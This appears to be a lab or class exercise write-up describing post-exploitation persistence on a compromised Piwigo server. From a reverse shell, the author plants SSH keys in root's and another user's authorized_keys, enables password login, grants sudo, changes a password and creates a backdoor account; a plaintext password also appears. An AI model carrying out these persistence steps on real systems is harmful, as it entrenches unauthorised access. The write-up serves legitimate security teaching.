$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey). 255 ✘

( agent22@ks5)-[~/ssh]
$ 3. agent22@ks5: ~/ssh 255 ✘

echo -n 'c3NoLXJzYSBBQFBQjNOemFDMXljkMVBQUFBREFRQUJBQUCZ1FEQnNVMNBWTVCbk9IWXM2bjB2
WThBOUdsc0JpR0duRVh2UHRPeDdEZ2ZxaDNkcU9PQ2x5U0NiRVY4ZVhHL2tzLzB3ellaVU1jMUZ2
bXNjWnNEbzR6dFhD0Gh3c3QweVdNa2NzUc5Q1h6M3JkaXQ3L1AwUE5mMk1hUVhVV3NqY0I3SEpr
WWhvTitYK2xyNENXazByN054KzNyUzFFNmN00XJWcDY1MGRJZzZYVUt3WGFLVERkTy9ady9pZ2ZW
00FVGpMV2krejFiN1YzcGpHnmJ00HJGOhdTdxZxMGR2Y254Zew5STNjb2tUakZ5MVZ6S1zuNW5Z
c0Z1YXl0RGhPNzdTQtTdEL2pFV1Q3anFyamRRM3JmNk5BbnBv3UvT2UzzLnwT2QrQ2VrYkphNLNE
Z00xeTY5ZEVDfZqazhRcWxHjB6YmFGVVZwdEMvdXFyTUnpaFhu0GE5bk1HYi82aFR4VGR5VXFK
K0JycnJq0UJ1STdHrnErR3ZLV1FjTHRut2dW82cnh0N0k5WmxGbDhadjNLajNTY3Bad3JPNWhw
QllNSXPbWVyyXFnZi9tUnVsbFg0dnPSn1EdTQyTDR1eXB6RHpJOHN4VWw4WUpMSXhEQ3Ncc1c2
WlRUUVY5a0R1dE9YRTBPWGk0TmMyYTl6ZW5EYU5id3JzdUllczg9IGFnZW50MjJAa3M1Cg==' | base64 -d > /home/jethro/.ssh/authorized_keys
```

I tried adding the ssh key using base64 encoding again, but this time completely overwriting the authorized\_keys file.

```
su - jethro
Password: vulnT0kill
whoami
jethro
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/jethro/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/jethro/.ssh/id_rsa
Your public key has been saved in /home/jethro/.ssh/id_rsa.pub
```

I then switched to the Jethro user in the reverse shell and created the ssh keys for the Jethro user.

```
(agent22@ks5) [~/ssh]
$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

I then tried to connect again. Still a failure.

```
echo -n 'CnNzaC1yc2EgQUFBQUIzTnphQzF5YzJFQUFBQURBUUFCQUBQmdRREJzVTfjQVk1Qm5PSFlzNm4w
dlk4QTlHbHNcAldHbkVYd1B0T3g3RGdmV2gzZHFPT0NseVNDYkW0GVYRy9rcy8wd3pZWlVNyzFG
dm1zY1pzRG80enRYQzhod3N0MhlXTWtjc2VhOUNYejNyZGloNy9QMFBOzjJNYVFYVvdzamNCN0hK
a1lob04rWCtscjRDV2swcj0eCszclMxRTZjdDlyVna2NTBkSwc2WFVld1hhS1REZE8vWncvaWdm
VkbNBVThqTfdpk3oxYjdM38aRzZi7jhyRjh3U3V2VzbkdmNueGRMOukzSw9rVGpGeTFWektWbjVu
WXNGdWF5dERoTzc3U0E3RC9qRVZUN2pxcmplUTNyjzZ0QW5wVW91L09lM2ZTcE9kK0N1a2JKYTZT
RGdNMXk20WRFWXRWams4UXFsR1owemJhR1VWcHndl3Vxcck1DaWhYbjhh0W5NR2IvNmhuFRkeVVx
S1tCcnJyajlcZUk3R0Zxk0d2ZVdRY0x0bk8rdnVvNnJ4dDdJOVpsRmw4WnYzS2ozU2NwWndyTzVo
cEJZTUlwT21lcmFxZ2YvbVj1bGxYNHZ6RUp5RHU0Mkw0dXlwekR6STheFVs0FLKTE14RENzQnNx
NlpZUVFW0WtEdtXPWEUwT1hpNE5jMmE5emVuRGF0Yndyc3VJZXM4PSBhZ2VudDiYQGtzNQo=' | base64 -d >> /root/.ssh/authorized_keys
```

Next, I added my ssh key to the authorized\_keys file for the root user using the reverse shell.

```
(agent22@ks5) [~/ssh]
$ ssh root@172.26.15.39
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Mon Mar 14 23:13:22 UTC 2022

 System load:  0.0          Processes:           128
 Usage of /:   7.3% of 38.71GB  Users logged in:      0
```

I was then able to successfully connect as root using the ssh key.

```
Last logon: Mon Mar 14 00:02:00 2022 UTC  
root@piwigoLights:~# passwd jethro  
New password:  
Retype new password:  
passwd: password updated successfully
```

I then changed the passwd for the Jethro user.

```
# To disable tunneled clear text passwords, change to no here!  
PasswordAuthentication Yes  
#PermitEmptyPasswords no  
  
# Change to yes to enable challenge-response passwords (beware issues with  
# some PAM modules and threads)  
ChallengeResponseAuthentication no  
"/etc/ssh/sshd_config" 127L, 3374C written
```

Then I enabled password login for the ssh service.

```
root@piwigoLights:~# vi /etc/ssh/sshd_config  
root@piwigoLights:~# systemctl restart ssh  
ssh.service ssh.socket sshd.service  
root@piwigoLights:~# systemctl restart ssh  
ssh.service ssh.socket sshd.service  
root@piwigoLights:~# systemctl restart sshd.service  
root@piwigoLights:~#
```

Next I restarted the ssh daemon.

```
└─(agent22㉿ks5)-[~/Documents/it420/green]  
└─$ ssh jethro@172.26.15.39  
jethro@172.26.15.39's password:  
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
 System information as of Mon Mar 14 23:23:13 UTC 2022  
  
 System load: 0.0 Processes: 132  
 Usage of /: 7.3% of 38.71GB Users logged in: 1  
 Memory usage: 69% IPv4 address for eth0: 172.26.15.39  
 Swap usage: 0%
```

I was then able to successfully connect to the piwigo server using the Jethro user and password.

```
root@piwigoLights:~# usermod -aG sudo jethro
```

```
tape:x:26:  
sudo:x:27:ubuntu,wifislax,jethro  
audio:x:29:ubuntu  
dinp:x:30:ubuntu
```

Next, I gave the Jethro user sudo permissions.

```
arwxr-xr-x 4 root root 4096 Mar 8 05:24 snap  
root@piwigoLights:~# ls -al /home  
total 44  
drwxr-xr-x 11 root root 4096 Mar 15 00:48 .  
drwxr-xr-x 20 root root 4096 Mar 14 22:46 ..  
drwxrwxr-x 4 Jump Jump 4096 Mar 15 02:13 Jump  
drwxr-xr-x 5 Spencer Spencer 4096 Mar 10 05:33 Spencer  
drwxrwxr-x 3 dedsec dedsec 4096 Mar 11 01:23 dedsec  
drwxr-xr-x 3 delta delta 4096 Mar 10 17:32 delta  
drwxr-xr-x 3 ensign ensign 4096 Mar 15 00:49 ensign  
drwxrwxrwx 4 jethro jethro 4096 Mar 15 01:39 jethro  
drwxr-xr-x 2 root www-data 4096 Mar 11 00:38 jjsn  
drwxr-xr-x 5 ubuntu ubuntu 4096 Mar 11 00:21 ubuntu  
drwxr-xr-x 4 wifislax wifislax 4096 Mar 13 00:42 wifislax  
root@piwigoLights:~#
```

I then fixed file permissions for the Jethro user with chown -R (recursive).

```
└─(agent22㉿ks5)-[~]  
$ ssh jethro@172.26.15.39  
jethro@172.26.15.39's password:  
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage
```

After fixing the file permissions I attempted to connect with the ssh key again. This still failed.

```
root@piwigoLights:/home/ubuntu# cp .bashrc ..../jethro/  
root@piwigoLights:/home/ubuntu# cp .profile ..../jethro/  
root@piwigoLights:/home/ubuntu#
```

I then copied the .bashrc and .profile files from the ubuntu user to the jethro user.

```
jethro@piwigoLights:~/ssh$ chmod 400 authorized_keys
jethro@piwigoLights:~/ssh$ ll
ll: command not found
jethro@piwigoLights:~/ssh$ ls -al
total 20
drwxrwxrwx 2 jethro jethro 4096 Mar 15 02:54 .
drwxrwx--- 4 jethro jethro 4096 Mar 15 02:58 ..
-r----- 1 jethro jethro 565 Mar 15 02:54 authorized_keys
-rw----- 1 jethro jethro 2610 Mar 15 02:51 id_rsa
-rw-r--r-- 1 jethro jethro 573 Mar 15 02:51 id_rsa.pub
jethro@piwigoLights:~/ssh$
```

I also fixed the authorized\_keys file permissions. I then tried to connect with ssh key again and it failed.

```
root@piwigoLights:/home/ubuntu# useradd -m syst
root@piwigoLights:/home/ubuntu# cd ../syst/
root@piwigoLights:/home/syst# ll
total 20
drwxr-xr-x 2 syst syst 4096 Mar 15 03:14 .
drwxr-xr-x 12 root root 4096 Mar 15 03:14 ..
-rw-r--r-- 1 syst syst 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 syst syst 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 syst syst 807 Feb 25 2020 .profile
root@piwigoLights:/home/syst#
```

Next, using the root account I created a new user, but with a home folder based on the skel directory.

```
syst@piwigoLights:~/ssh$ ls -al
total 20
drwx----- 2 syst syst 4096 Mar 15 03:17 .
drwxr-xr-x 3 syst syst 4096 Mar 15 03:17 ..
-rw-rw-r-- 1 syst syst 525 Mar 15 03:17 authorized_keys
-rw----- 1 syst syst 2602 Mar 15 03:16 id_rsa
-rw-r--r-- 1 syst syst 571 Mar 15 03:16 id_rsa.pub
syst@piwigoLights:~/ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBsU1cY5Bn0Hys6n0vY8A9GlsBiGGnExvPt0x7DgfWh3dq00ClySCbEV8eXG/UMc1Fvms
cZsDo4ztXC8hwst0yWMkcse9CXz3rdit7/P0PNf2MaQXUWsjcB7HJkYhoN+X+lr4CWk0r7Nx+3rS1E6ct9rVp650dIgTDd0/Zw/igfVCAU8
jLWi+z1b7V3pjG6bN8rF8wSuvW0dvcnxdL9I3okTjFy1VzKVn5nYsFuaytDh077SA7D/jEV7jqrijdQ3rf60e3fSp0d+CekbJa6SDgM1y69
dEUtvjk80qlGZ0zbaFUvptC/uqrMC1hXn8a9nMGb/6hTxTdyUqj+Brrrj9BeI7GFq+GveWQcLtn07I9ZlFL8Zv3kj3ScpZwr05hpBYMIpOme
raqgf/mRullX4vzEJyDu42L4uypzDzI8sxUl8YJLlxDCsBsW6ZYQQV9kDut0XE00Xi4NaNbwsuIes8= agent22@ks5
syst@piwigoLights:~/ssh$
```

I then created the authorized\_keys file and added my key.

```
(agent22@ks5)-[~/ssh]
$ ssh syst@172.26.15.39
syst@172.26.15.39's password:
```

I was able to connect with this account using a password. Unfortunately, I was not allowed to connect with the key. I suspect that there is an issue in the ssh service configuration that is preventing non approved users from logging in via ssh key.